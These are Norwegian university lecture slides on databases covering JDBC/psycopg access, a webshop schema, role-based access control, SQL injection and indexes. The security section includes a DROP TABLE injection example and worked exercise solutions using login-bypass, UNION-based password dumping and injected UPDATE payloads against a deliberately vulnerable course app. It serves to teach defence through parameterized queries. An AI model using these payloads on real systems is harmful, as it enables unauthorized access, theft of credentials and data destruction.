- ◆ Fra dette lager man så `Cursor`-objekter<sup>3</sup> (via `Connections cursor()`-metode)
- ◆ `Cursor`-objektet kan så eksekvere spørninger via `execute(query)` hvor `query` er en streng som inneholder en SQL-spørring
- ◆ Spørringene kan så hentes ut som vanlige Python-lister av tupler ved å kalle  
`cursor.fetchall()`

---

<sup>1</sup><http://initd.org/psycopg/docs/>

<sup>2</sup><http://initd.org/psycopg/docs/connection.html>

<sup>3</sup><http://initd.org/psycopg/docs/cursor.html>

# Java og JDBC

---

- ◆ Biblioteket for interaksjon med databaser fra Java heter JDBC
- ◆ Egen driver for PostgreSQL som lastes inn med  
`Class.forName("org.postgresql.Driver")`
- ◆ Kan lage Connection-objekt<sup>4</sup>-objekt ved å kalle  
`DriverManager.getConnection(<conStr>)` hvor `<conStr>` er en streng som  
inneholder en URI med tilkoblingsdetaljer
- ◆ Kan så lage Statement<sup>5</sup>/PreparedStatement<sup>6</sup>-objekter ved å kalle  
`connection.createStatement()` eller `connection.prepareStatement()`
- ◆ En spørring eksekveres ved å kalle `statement.execute()`
- ◆ Resultatene fra en spørring kommer i form av et ResultSet<sup>7</sup>

---

<sup>4</sup><https://docs.oracle.com/javase/8/docs/api/java/sql/Connection.html>

<sup>5</sup><https://docs.oracle.com/javase/8/docs/api/java/sql/Statement.html>

<sup>6</sup><https://docs.oracle.com/javase/8/docs/api/java/sql/PreparedStatement.html>

<sup>7</sup><https://docs.oracle.com/javase/8/docs/api/java/sql/ResultSet.html>

## ResultSet

---

- ◆ Et ResultSet holder alltid en peker til én rad i resultatet
- ◆ Man kan hoppe videre til neste rad ved å kalle metoden `next()`
- ◆ Denne metoden returnerer en boolsk verdi som er usann dersom det ikke finnes flere rader i resultatet
- ◆ For hver mulige type har man en egen get-metode (f.eks. `getString()`, `getInt()`) som tar en `int` som argument som er kolonne-nummeret
- ◆ Så `result.getString(2)` henter ut verdien i kolonne 2 i den nåværende raden, som en streng

Takk for nå!

---

Neste video introduserer eksempelet vi skal bruke videre.

# IN2090 – Databaser og datamodellering

## 11 – Webshop-eksempel

Leif Harald Karlsen

[leifhka@ifi.uio.no](mailto:leifhka@ifi.uio.no)



Universitetet i Oslo

# Webshop

---

- ◆ Vi skal lage programmer for en nettbutikk
- ◆ Skal i videoene lage program som lar brukere
  - ◆ Registrere ny bruker
  - ◆ Logge inn
  - ◆ Søke etter produkter
  - ◆ Bestille produkter
- ◆ I obligen skal dere lage to programmer
  - ◆ Ett som lar ansatte legge inn nye kategorier og produkter
  - ◆ Ett som lager regninger for kunder
- ◆ Viser både Python og Java
- ◆ For obligen velger dere enten Python eller Java

# Antagelser og forenklinger

---

- ◆ Enkle tekst-baserte programmer (ingen fancy GUI)
- ◆ Kommer til å bruke deres personlige databaser
- ◆ Putter vi brukernavn og passord rett inn i kildekoden
- ◆ Ønsker ikke å lime inne passord for deres UiO-bruker!
- ◆ Bruk derfor de genererte brukerne tilsendt på mail (som har brukernavn som slutter på \_priv)

# Webshop – Databasen: Users

---

```
CREATE SCHEMA ws;

CREATE TABLE ws.users (
 uid SERIAL PRIMARY KEY,
 username varchar(20) UNIQUE NOT NULL CHECK (username ~ '^[^\\s]+'),
 password text NOT NULL, -- NEVER store passwords in plain text in real applications!!
 name text NOT NULL,
 address text NOT NULL
);
```

# Webshop – Databasen: Categories

---

```
CREATE TABLE ws.categories (
 cid SERIAL PRIMARY KEY,
 name text UNIQUE NOT NULL
);
```

# Webshop – Databasen: Products

---

```
CREATE TABLE ws.products (
 pid SERIAL PRIMARY KEY,
 name text NOT NULL,
 price float NOT NULL CHECK (price >= 0),
 cid int REFERENCES ws.categories(cid),
 description text
);
```

# Webshop – Databasen: Orders

---

```
CREATE TABLE ws.orders (
 oid SERIAL PRIMARY KEY,
 uid int REFERENCES ws.users(uid),
 pid int REFERENCES ws.products(pid),
 num int NOT NULL,
 date date NOT NULL,
 payed int NOT NULL CHECK (payed = 0 OR payed = 1)
);
```

Takk for nå!

---

De neste to videoene implementerer Webshop-programmene i Python og Java.

# IN2090 – Databaser og datamodellering

## 12 – Sikkerhet i databaser

Leif Harald Karlsen  
[leifhka@ifi.uio.no](mailto:leifhka@ifi.uio.no)



Universitetet i Oslo

# Hovedmål med databasesikkerhet

---

- ◆ Konfidensialitet
  - ◆ Uvedkommende må ikke kunne se data de ikke skal ha tilgang til
- ◆ Integritet
  - ◆ Data må være korrekte og pålitelige. Derfor må data beskyttes mot endringer fra uautoriserte brukere
- ◆ Tilgjengelighet
  - ◆ Brukere må kunne se eller modifisere data de har fått tilgang til

# Sikkerhet: Ikke bare i databasesystemet


---

- ◆ Programmer inneholder ofte mye mer enn bare databasen
- ◆ Databasesikkerhet kan derfor ikke kun fokusere på databasen
- ◆ Sikkerhetshull kan forekomme i alle ledd (frontend, backend, nettverket, osv.)
- ◆ Sikkerhet er derfor alltid en *helhetlig* oppgave
- ◆ Må derfor sikre hver enkelt komponent og interaksjonen mellom dem
- ◆ Må være tydelige på hvilke antagelser om andre komponenter hver del av systemet gjør



# Oversikt over systemer med databaser


---



# Tilgangskontroll: Klient/Frontend

---


- ◆ Klienten autentiserer brukerne
- ◆ Klienten sjekker hva brukeren har lov til
- ◆ Backend og RDBMS må stole på at klienten gjør dette riktig
- ◆ Trenger sikring slik at bare klienten kan få tilgang til backend/RDBMS



# Tilgangskontroll: Backend

---


- ◆ Backend autentiserer brukerne
- ◆ Backend sjekker hva brukeren har lov til
- ◆ Backend har ofte én bruker til databasen
- ◆ RDBMS må stole på at backend gjør dette riktig
- ◆ Backend og RDBMS ofte bak samme brannmur



# Tilgangskontroll: Database

---

- ◆ Databasesystemet autentiserer brukerne direkte
- ◆ Hver bruker av programmet får da hver sin databasebruker
- ◆ Klienten kan forhåndssjekke (f.eks. for å tilpasse brukergrensesnittet)



# Tilgangskontroll i databaser

---

- ◆ Tilgang til databasen kontrolleres gjennom tre ting:
  - ◆ brukere
  - ◆ roller
  - ◆ rettigheter
- ◆ For eksempel:
  - ◆ Bruker `leifhka` har rollen `kundeadmin`
  - ◆ Bruker `leifhka` har rollen `produktansvarlig`
  - ◆ Bruker `klient` har rollen `kunde`
  - ◆ Brukere med rollen `kundeadmin` kan opprette og oppdatere kunder (rader i `customer`-tabellen)
  - ◆ Brukere med rollen `produktansvarlig` kan opprette, oppdatere og slette produkter (rader i `products`-tabellen)
  - ◆ Brukere med rollen `kunde` kan se på produkter (rader i `products`-tabellen) samt legge inn ordre (rader i `orders`-tabellen)

## Brukere vs. roller

---

- ◆ Mulig å gi hver bruker de rettighetene de skal ha
- ◆ Men vanskelig å holde rede på at hver bruker har de riktige rettighetene
- ◆ Spesielt om det er mange brukere og mange rettigheter
- ◆ Typisk vil mange brukere trenge samme rettigheter: Vanskelig å vedlikeholde
- ◆ Vi lager derfor roller som fanger en mengde med rettigheter som hører sammen
- ◆ Og gir deretter brukere de passende rollene
- ◆ Dette heter *Role-based Access Control*

# Databasebrukere

---

- ◆ Feks. når dere logger dere inn i databasen med:

```
$ psql -h dbpg-ifi-kurs01 -U leifhka -d fdb
er leifhka brukeren
```

- ◆ Autentisering skjer typisk via passord, SSH public keys, el.
- ◆ Gydige brukernavn og (krypterte) passord lagres av RDBMS
- ◆ Autentisering kan delegeres til andre systemer
- ◆ Alle databaser, skjema, tabeller, views, osv. eies av en bruker

# Lage brukere og roller med SQL

---

- ◆ For å lage en ny bruker leifhka med passord hemmelig og rollene kundeadmin og produktansvarlig kan man kjøre følgende SQL-kommando<sup>1</sup>

```
CREATE USER leifhka WITH PASSWORD 'hemmelig'
ROLE kundeadmin , produktansvarlig;
```

- ◆ Roller lages nesten helt likt<sup>2</sup>:

```
CREATE ROLE produktansvarlig;
```

- ◆ I PostgreSQL er `CREATE USER` bare et alias for `CREATE ROLE` med LOGIN-adgang (mao. brukere er bare en spesiell type rolle)
- ◆ Roller og brukre slettes med `DROP`
- ◆ Merk: Som oftest bare superbrukere som kan lage brukere/roller

---

<sup>1</sup>se <https://www.postgresql.org/docs/12/sql-createuser.html>

<sup>2</sup>se <https://www.postgresql.org/docs/12/sql-createrole.html>

# Begrense bruk

---

- ◆ Kan begrense hvor lenge en bruker eller rolle skal være gyldig ved å sette `VALID UNTIL '2021-01-01'` i kommandoene over
- ◆ Kan begrense antall tilkoblinger en bruker/rolle kan ha ved å sette `CONNECTION LIMIT 5` i kommandoene over
- ◆ Dette er det som gjør at noen av dere har fått feilmeldingen:

```
psql: FATAL: too many connections for role "user_name"
```

- ◆ For å gi en bruker/rolle (generelle) rettigheter til å lage databaser, roller, osv. kan man legge til `CREATEDB`, `CREATEROLE`, osv.

# Gi og fjerne rettigheter

---

- ◆ Man kan gi roller/brukere mer detaljerte rettigheter via **GRANT**-kommandoen<sup>3</sup>
- ◆ **GRANT**-kommandoen har følgende form:

```
GRANT <privileges> ON <object> TO <role>;
```

- ◆ hvor <privileges> f.eks.:  

```
SELECT, UPDATE, INSERT, DELETE, CREATE, CONNECT, USAGE, ALL
```
- ◆ og <object> er f.eks. en database, en tabell, et skjema, el.
- ◆ Gir man rettigheter til en rolle, vil alle dens medlemmer også få disse
- ◆ Fjerning av rettigheter kan gjøres tilsvarende med **REVOKE**

---

<sup>3</sup><https://www.postgresql.org/docs/12/sql-grant.html>

# GRANT-eksempler

---

- ◆ For å gi rollen kundadmin rettighetene til å oprette og oppdatere ws.users-tabellen kan vi kjøre følgende kommando:

```
GRANT INSERT, UPDATE ON TABLE ws.users TO kundadmin;
```

- ◆ For å gi rollen webshopadmin alle rettigheter innenfor skjemaet ws:

```
GRANT ALL ON SCHEMA ws TO webshopadmin;
```

- ◆ Kan også gi en bruker en ny rolle med GRANT:

```
GRANT kundadmin TO leifhka;
```

- ◆ Kan til og med gi tillatelser på kolonnenivå:

```
GRANT UPDATE (price) ON ws.products TO prisansvarlig;
```

- ◆ For å fjerne kunde-rollens tilgang til categories kan vi kjøre

```
REVOKE USAGE ON ws.categories FROM kunde;
```

# Tilgang og views

---

- ◆ I enkelte tilfeller ønsker vi ikke gi tilgang til tabellene direkte
- ◆ Men f.eks. kun aggregerte eller utvalgte verdier
- ◆ F.eks. vil ikke gi tilgang til pasientjournalen til hver enkelt person, men heller antall med ulike sykdommer per kommune
- ◆ Kan da lage views, og så gi tilgang til disse

Takk for nå!

---

Neste video handler om sikkerhet i programmer som bruker databaser.

# IN2090 – Databaser og datamodellering

## 12 – Sikkerhet i programmer som bruker databaser

Leif Harald Karlsen

[leifhka@ifi.uio.no](mailto:leifhka@ifi.uio.no)



Universitetet i Oslo

# Databasetilkoblinger

---

- ◆ Connection-objektene (og de tilhørende cursor eller Statement og ResultSet) er ressurser som kan føre til minnelekasjer
- ◆ Alle disse har en egen metode som heter `close()` som stenger ressursen og frigjør den
- ◆ For de enkle programmene vi så sist uke var dette ikke veldig viktig, ettersom ressursene blir frigjort når programmet avsluttet
- ◆ Men for større programmer og tjenester som skal kjøre over lengre tid bør man alltid sørge for at tilkoblingene blir stengt med en gang man er ferdige med dem

# Stenge tilkoblinger

---

- ◆ I Python har både Connection og Cursor en `close()` metode
- ◆ I Java har både Connection, Statement/PreparedStatement og ResultSet egne `close()` metoder
- ◆ Generelt blir alle objekter stengt når objektet det er laget fra stenges
- ◆ Feks. vil en PreparedStatement stenges dersom dens Connection stenges

# Automatisk stenge ressurser

---

- ◆ Java kan bruke try-with-blokker (fom. Java 7) for automatisk å stenge tilkoblinger
- ◆ Feks.:

```
try (Connection con = DriverManager.getConnection(conStr);
 PreparedStatement stmt = con.prepareStatement(query)) {
 try (ResultSet res = stmt.executeQuery()) {
 // Do stuff with the result set.
 }
} catch (...) {
 // errors
} // con, stmt, res closed here
```

- ◆ Har tilsvarende i Python:

```
with psycopg2.connect(dsn) as conn:
 with conn.cursor() as cur:
 cur.execute(sql)
```

men dette stenger ikke tilkoblingen (kun eventuelle åpne transaksjoner)

# SQL injections

---

- ◆ SQL injection er en type angrep mot en klient/backend hvor en (ondsinnet) bruker får kjørt egen SQL-kode på databasen
- ◆ Brukeren kan da forbigå autentisering eller hente ut, endre eller slette data brukeren egentlig ikke skal ha tilgang til
- ◆ SQL injection utnytter følgende faktorer:
  - ◆ At vi har et program som kjører SQL-spørninger (f.eks. Java eller Python)
  - ◆ Programmet tar input fra brukeren som skal være en del av spørringene
  - ◆ Programmet ikke skiller mellom data og kommandoer i spørringen

# SQL injections: Grunnleggende prinsipp

---

- ◆ La oss si at en nettbutikk lar brukere søke etter varer på følgende måte:

```
product = input("Product: ");
cur.execute("SELECT * FROM products WHERE navn = '" + product + "'");
```

- ◆ Med input Socks blir spørringen:

```
SELECT * FROM products WHERE navn = 'Socks';
```

- ◆ Med input O'Boy får vi error:

```
SELECT * FROM products WHERE navn = 'O'Boy';
```

- ◆ Med input Socks'; DROP TABLE products;-- får vi

```
SELECT * FROM products WHERE navn = 'Socks'; DROP TABLE products; --';
```

# SQL injections: Webshop-eksempel

---

Live-kode-eksempel!

# Hvorfor er dette viktig?

---

- ◆ En av de vanligste formene for hackerangrep
- ◆ Dersom angrepet lykkes vil det gi den ondsinnede brukeren veldig mye makt:
  - ◆ Ødelegge/slette data
  - ◆ Endre data
  - ◆ Hente ut konfidensiell informasjon
  - ◆ Hindre tjenesten i å fungere (DOS)
- ◆ Veldig enkelt å forhindre med parametriserte spørninger!

- ◆ Merk at selvom klienten skulle være sårbar for SQL injection-angrep kan databasen likevel forhindre mye skade om man har satt riktige rettigheter
- ◆ F.eks. dersom databasebrukeren som klienten benytter ikke har tilgang til å slette eller endre tabeller eller spørre mot vilkårlige tabeller
- ◆ Dette viser hvor viktig det er at alle ledd er sikret og at man ikke bør anta for mye av andre komponenter i et system

Takk for nå!

---

Neste uke handler om indekser og spørreprosessering.

# IN2090 – Databaser og datamodellering

## 12 – Sikkerhet: Eksempler

Leif Harald Karlsen

[leifhka@ifi.uio.no](mailto:leifhka@ifi.uio.no)



Universitetet i Oslo

# Oppgaver

---

Bruk den SQL-injection-sårbare Java-implementasjonen<sup>1</sup> til å:

1. Logge inn som en bruker som bor i *Streetroad*
2. Logge inn med brukeren som har kjøpt for mest penger
3. Setter alle bestillinger til brukeren *hackzor* til betalt
4. (Vanskelig) Printer ut all informasjon om alle brukere

---

<sup>1</sup> <https://www.uio.no/studier/emner/matnat/ifi/IN2090/h21/undervisningsmateriale/userfrontendsqlinjection.zip>

# Oppgave 1: Løsning

---

```
$ java -cp ..:postgresql.jar UserFrontendSQLInjection
-- USER FRONTEND --
Please choose an option:
1. Register
2. Login
3. Exit
Option: 2
-- LOGIN --
Username: ' OR address LIKE 'Streetroad%'--
Password:
Welcome Carl Smith
-- SEARCH --
```

## Oppgave 2: Løsning

---

(Merk: Formaterer spørringen litt penere her for lesbarhet)

```
$ java -cp .:postgresql.jar UserFrontendSQLInjection
-- USER FRONTEND --
Please choose an option:
1. Register
2. Login
3. Exit
Option: 2
-- LOGIN --
Username: ' OR uid = (SELECT uid FROM (SELECT o.uid, sum(p.price * o.num) AS total
 FROM ws.orders AS o INNER JOIN ws.products AS p USING (pid)
 GROUP BY o.uid ORDER BY total DESC LIMIT 1) t)--
Password:
Welcome Ann Pat
-- SEARCH --
```

(Merk: bestillingene er tilfeldig generert, så det er ikke sikkert at *Ann Pat* er den som har bestilt mest i din database)

# Oppgave 3: Løsning

---

(Merk: Formaterer spørringen litt penere her for lesbarhet)

```
$ java -cp .:postgresql.jar UserFrontendSQLInjection
-- USER FRONTEND --
Please choose an option:
1. Register
2. Login
3. Exit
Option: 1
-- REGISTER NEW USER --
Username: a
Password: b
Name: c
Address: d'); UPDATE ws.orders SET payed = 1 WHERE uid IN
 (SELECT uid FROM ws.users WHERE username = 'hackzor')--
New user a added!
```

# Oppgave 4: Løsning

---

```
$ java -cp .:postgresql.jar UserFrontendSQLInjection
-- USER FRONTEND --
Please choose an option:
1. Register
2. Login
3. Exit
Option: 2
-- LOGIN --
Username: ' OR true--
Password:
Welcome Carl Smith
-- SEARCH --
Search: ' AND false UNION SELECT uid AS pid, name, 0, username AS category, password AS description FROM ws.users--
Category:
-- RESULTS --

====Carl Smith====
Product ID: 1
Price: 0.0
Category: yunoboy12
Description: secretpass

====Mina Polar====
Product ID: 4
Price: 0.0
Category: qwer12
Description: terces

[...]
```

# Oppgave 4: Alternativ løsning

---

(Merk: Formaterer spørringen litt penere her for lesbarhet)

```
$ java -cp .:postgresql.jar UserFrontendSQLInjection
-- USER FRONTEND --
Please choose an option:
1. Register
2. Login
3. Exit
Option: 2
-- LOGIN --
Username: ' OR true--
Password:
Welcome Carl Smith
-- SEARCH --
Search: ' AND false UNION
 SELECT 0 AS pid,
 format('Name: %s, Address: %s, Username: %s, Password: %s',
 name, address, username, password) AS name,
 0 AS price, '' AS category, '' AS description
 FROM ws.users--
Category:
-- RESULTS --
====Name: Amir Nazur, Address: Higarden Road 98, 7762 Hitown, Username: mirz, Password: asdf9876===
Product ID: 0
Price: 0.0
Category:
Description:

====Name: Mary Sagan, Address: Placestreet 12B, 4356 Nicetown, Username: hackzor, Password: pass1234===
[...]
```

# IN2090 – Databaser og datamodellering

## 13 – Indekser og Spørreprosessering

Leif Harald Karlsen  
[leifhka@ifi.uio.no](mailto:leifhka@ifi.uio.no)



Universitetet i Oslo

# Spørninger og kompleksitet

---

- ◆ Hvordan utfører en database et oppslag på en bestemt verdi?
- ◆ Eller en join mellom to tabeller?
- ◆ Begge disse problemene er egentlig et søk etter bestemte verdier i en kolonne
- ◆ For at databasen skal kunne utføre disse operasjonene effektivt (spesielt over veldig store tabeller) trenger vi datastrukturer som gjør søket mer effektivt
- ◆ Slike datastrukturer heter indeksstrukturer





# Indeksstrukturer

---

- ◆ En indeksstruktur er en datastruktur som lar databasen hurtig finne bestemte rader i en tabell, basert på verdiene i en (eller flere) kolonner
- ◆ Husk at databaser lagrer data på disk, ikke i minne (RAM)
- ◆ Databaseindekser skiller seg litt fra andre datastrukturer fordi de ikke lagres i minne, men på disk

# Lese fra harddisk

## Latency Numbers Every Programmer Should Know

|                                                                                                                                                                                                                                                                                                            |                                                                                                                                                                                                                                                                                                                                                                                                                 |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <ul style="list-style-type: none"><li>■ 1 ns</li><li>■ L1 cache reference: 0.5 ns</li><li>■ Branch mispredict: 5 ns</li><li>■ L2 cache reference: 7 ns</li><li>■ Mutex lock/unlock: 25 ns</li><li>■  = ■ 100 ns</li></ul> | <ul style="list-style-type: none"><li>■ Main memory reference: 100 ns<br/> = ■ 1 μs</li><li>■  Compress 1 KB with Zippy: 3 μs</li><li>■  = ■ 10 μs</li></ul> | <ul style="list-style-type: none"><li>■ Send 1 KB over 1 Gbps network: 10 μs</li><li>■ SSD random read (1Gb/s SSD): 150 μs<br/></li><li>■ Read 1 MB sequentially from memory: 250 μs<br/></li><li>■ Round trip in same datacenter: 500 μs<br/></li><li>■  = ■ 1 ms</li></ul> | <ul style="list-style-type: none"><li>■ Read 1 MB sequentially from SSD: 1 ms</li><li>■ Disk seek: 10 ms<br/></li><li>■ Read 1 MB sequentially from disk: 20 ms<br/></li><li>■ Packet roundtrip CA to Netherlands: 150 ms<br/></li></ul> |
|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|

Source: <https://gist.github.com/2841832>


# Lese fra harddisk

---

- ◆ Å lese fra disk tar ca. 10,000 ganger lengre tid enn fra RAM (avhengig av disktype og minnetype)
- ◆ Indeksstrukturer i databaser er derfor optimert for å utføre så få diskoppslag som mulig
- ◆ Har to hovedtyper indekser: Hash-baserte og tre-baserte

# B-tre-indekser

---



- ◆ Trestruktur hvor hver node kan ha mange barn
- ◆ Nodene har samme størrelse som en disk-blokk
- ◆ Minimerer antall oppslag på disk
- ◆ Hver verdi i løvnodene har pekere til dens tilhørende rad i den tilhørende tabellen
- ◆ Kan utføre effektive oppslag på konkrete verdier
- ◆ Samt effektive intervall søk

# Hash-indekser

---

- ◆ En hash-indeks bruker en hash-funksjon for å oversette en verdi til en minneadresse
- ◆ På minneadressen ligger så en liste med pekere til rader som har denne verdien
- ◆ Hash-indekser er mer effektive på oppslag på konkrete verdier
- ◆ Men kan ikke brukes for intervaller (må da gjøre ett oppslag for hver mulige verdi i intervallet)

# Andre indeksstrukturer

---

- ◆ Det finnes mange andre indeksstrukturer
- ◆ Ulike strukturer er tilpasset ulike datatyper
- ◆ Egne strukturer for f.eks.:
  - ◆ Søk i tekst
  - ◆ Romlige data og koordinater i høyere dimensjoner
  - ◆ Sammensatte strukturer (JSON, XML, osv.)

# Nøkler og indekser

---

- ◆ Når man markerer en kolonne med `PRIMARY KEY` blir det automatisk opprettet en B-tre-indeks på denne kolonnen
- ◆ Joins over primærnøkler er derfor alltid relativt effektive
- ◆ Men, det kan hende man ønsker å gjøre søk, oppslag eller joins over kolonner som ikke er primærnøkler
- ◆ Vi må da lage indeksene selv

# Lage indekser med SQL

---

- ◆ For å lade en indeks på en kolonne trenger man bare å skrive

```
CREATE INDEX <index_name> ON <table>(<columns>);
```

hvor <index\_name> er navnet på indeksen, <table> er et tabellnavn og <columns> er en liste med kolonner man ønsker å indeksere

- ◆ Databasen lager da en passende indeks (typisk B-tre)
- ◆ F.eks.:

```
CREATE INDEX price_index ON products(unit_price);
```

